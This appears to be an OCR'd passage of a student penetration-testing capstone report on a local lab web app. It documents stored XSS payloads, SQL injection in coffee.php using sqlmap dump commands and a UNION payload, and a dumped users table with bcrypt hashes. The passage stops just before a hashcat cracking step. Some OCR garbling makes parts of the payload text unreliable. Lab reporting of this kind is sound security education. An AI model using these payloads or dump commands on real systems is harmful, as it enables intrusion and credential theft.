


Figure 13: we also see the user IP




Figure 14: And we found user location

4) Impact & attack scenarios

- **Account/session theft:** If cookies are not properly protected (HttpOnly not set), an attacker could exfiltrate session tokens.
- **Phishing / UI redress / content spoofing:** Attackers can inject markup to create fake forms or messages to harvest credentials.
- **CSRF/forced actions:** Injected JS can perform actions available in the context of an authenticated user.
- **Wider distribution:** Malicious links could be sent to many users (email, chat) to trigger the payload.

Stored XSS injection using Payload Stored XSS (persistent)

Below is a polished, ready-to-send **Stored (persistent) XSS** vulnerability report you can use for disclosure, bug trackers, or capstone documentation. I've included a clear executive summary, reproducible PoC steps (safe), impact, suggested severity, recommended fixes (short- and long-term), verification steps, and a copy-paste ticket/email you can send. Replace bracketed placeholders with your real values (endpoint, app name, screenshots, etc.) before sending.

Here I give two example:

I used this payload in comment box

The payloads below are benign demo payloads to demonstrate the vulnerability.

1.<img src=xx onerror=prompt()>;




Figure 15: In the comment box I put this papaya load <img ssrrc=x

onerrrrorr=pprrompptt()>;

Now an user when see or click this comment itt will pop up every refreshing the page because the script stored in the server side data base

3.Critical findings using SQl injection

Bug Report: SQL Injection Vulnerability in `coffee.php`
Severity: Critical
Affected Component: `coffee.php` (parameter: `coffee`)
Vulnerability Type: SQL Injection (Boolean-based, Time-based, UNION query)

---

1. Description

The web application at `http://localhost/capstone/coffee.php` is vulnerable to SQL injection via the `coffee` GET parameter. Exploitation allows attackers to retrieve sensitive data from the backend MySQL database (`peh-capstone-labs`) without authentication. Both boolean-based blind and time-based SQL injection techniques were successful, as well as UNION-based payloads.

---

2. Steps to Reproduce

Open the vulnerable URL in a browser or via a tool like `sqlmap`:

http://localhost/capstone/coffee.php?coffee=1




Figure 16: location of target http://localhost/capstone/coffee.php?coffee=1

Use SQLmap to confirm injection:

```
sqlmap -u "http://localhost/capstone/coffee.php?coffee=1" --batch --dbs --dump -C username,password,
```




Figure 17: running sqlmap -u "http://localhost/capstone/coffee.php?coffee=1" --batch --dbs --dump -C username,password,

Exfiltrated table (users):
Database: peh-capstone-labs
Table: users
[9 entries]

type	username	password
admin	jeremy	$2y$10$F9bvqz5eoawIS6g0FH.wGOUkNdBYLFBaCSzXvo2HTegQdNg/HlMJy
admin	jessamy	$2y$10$meh2WXtPZgzZPZrjAmHi2ObKk6uXd2yZio7EB8t.MVuV1KwhWv6yS
admin	raj	$2y$10$cCXaMFLC.ymTSqu1whYWbuU38RBN900NutjYBvCClqh.UHHg/XfFy
user	bob	$2y$10$ojC8YCMKX2r/Suqco/h.TOFTIaw5k3Io5FVSCeWjCCqL8GWwmAczC
user	maria	$2y$10$EPM4Unjn4wnn4SjoEPJu7em6OLISImA50QS3T1jCLyh48d7Pv6KBi
user	amir	$2y$10$qAXjb233b7CMHc69CU.8ueluFWZDt9f08.XYJjsJ.EfC/O5JGSOqW
user	xinyi	$2y$10$37gojoTFmj86E6NbENGg9e2Xu2z6OKKSgnjYxDkXJn/8dvSk2tKfG
user	kofi	$2y$10$5sVvPfZOjzRTSeXJtQBGc.CfsDEwvITNkIg2IF9jSBhZZ1Rq.IK3.
user	shamim	$2y$10$H7tv3xh6GiUWWcXDqHnXWe9e2sAZyx6Bem/fovPtm5XJd94729Q42


1. 

Figure 18: SQLmap identifies the injection point and successfully dumps sensitive tables including `users`.


2. 

Figure 19: SQLmap identifies the injection point and successfully dumps sensitive tables including admin `users`.

---

3. Vulnerable Parameter

- **Parameter:** `coffee` (GET)
- **Type of SQL Injection:**
  - Boolean-based blind
  - Time-based blind
  - UNION query

Note: The `users` table contains 9 accounts, including admin accounts, with password hashes (bcrypt `$2y$10$...`).

5. Proof of Concept

Example payload used for UNION-based injection:

```
coffee=1' UNION ALL SELECT
NULL,NULL,NULL,NULL,CONCAT(0x7176717671,0x4b7845704405942656e4b7a4d43796a726
e646167776d4d574f465452614e4a5042627649456555,0x71786b6a71),NULL,NULL-- -
```

This retrieves sensitive information from the `users` table without authentication.

---

6. Impact

- **Confidentiality:** Attackers can extract usernames, password hashes, and user roles (admin/user).
- **Integrity:** Malicious users could potentially modify database records.
- **Availability:** Time-based injections may slow down the database or application.
- **Overall Risk: Critical**, as admin credentials are exposed.

---

7. Recommendations

1. **Input Validation & Parameterized Queries:**
    - Use prepared statements / parameterized queries in PHP (`PDO` or `MySQLi`) for all database access.
2. **Sanitization:**
    - Validate and sanitize GET parameters. Do not allow raw user input in SQL queries.

3. **Access Control:**
    - Restrict sensitive data to authorized users only.
4. **Hashing & Salting:**
    - Passwords are hashed with bcrypt, which is good. Ensure proper salting and rehashing policies.
5. **Web Application Firewall (WAF):**
    - Consider adding a WAF to mitigate SQL injection attacks.
6. **Testing:**
    - Conduct full penetration tests to ensure all SQL injection points are secured.

Conclusion:
The `coffee` parameter in `coffee.php` is critically vulnerable to SQL injection, allowing attackers to retrieve sensitive user data, including admin credentials. Immediate remediation is required.

3 Find out Admin user credentials

Critical: SQL Injection Leading to Admin Credential Disclosure

Severity: Critical
Affected host: `http://localhost/capstone/coffee.php?coffee=1`
Vulnerability type: SQL Injection (Boolean-based, Time-based, UNION) → Sensitive data exfiltration (stored credentials)

Risk: Remote data disclosure of user accounts (including admin), full credential compromise in lab environment




Figure 20: sqlmap -u "http://localhost/capstone/coffee.php?coffee=1" --batch --dbs --dump -C username,password,

1. Summary / Executive impact

An SQL injection vulnerability exists in the `coffee` parameter of `coffee.php`. Using automated testing (sqlmap) the database `peh-capstone-labs` was enumerated and the `users` table was retrieved, exposing account usernames, bcrypt password hashes and account types. Offline cracking (hashcat) produced plaintext passwords for admin accounts. In a production system this allows full account takeover (including admin) — **Critical**.

---

2. Evidence (captured outputs)

Tool / commands used (lab):

- `sqlmap -u "http://localhost/capstone/coffee.php?coffee=1" --batch --dbs --dump -C username,password,type`
- Output saved under sqlmap default output path (e.g. `~/.local/share/sqlmap/output/localhost/dump/peh-capstone-labs/`)

Server / stack (from sqlmap):

- OS: Linux Debian
- Web: Apache 2.4.54, PHP 7.4.33

- DBMS: MySQL >= 5.0.12

Databases discovered:

- `information_schema`, `peh-capstone-labs`, `performance_schema`

Exfiltrated table (users):
Database: peh-capstone-labs
Table: admin users
[3 entries]

```
+--------+----------+------------------------------------------------------------+
| type   | username | password                                                   |
+--------+----------+------------------------------------------------------------+
| admin  | jeremy   | $2y$10$F9bvqz5eoawIS6g0FH.wGOUkNdBYLFBaCSzXvo2HTegQdNg/HlMJy |
| admin  | jessamy  | $2y$10$meh2WXtPZgzZPZrjAmHi2ObKk6uXd2yZio7EB8t.MVuV1KwhWv6yS |
| admin  | raj      |
$2y$10$cCXaMFLC.ymTSqu1whYWbuU38RBN900NutjYBvCClqh.UHHg/XfFy
```




Figure 21: In this picture we see the three admin users

Cracked hashes (hashcat run provided):
Command used (lab):

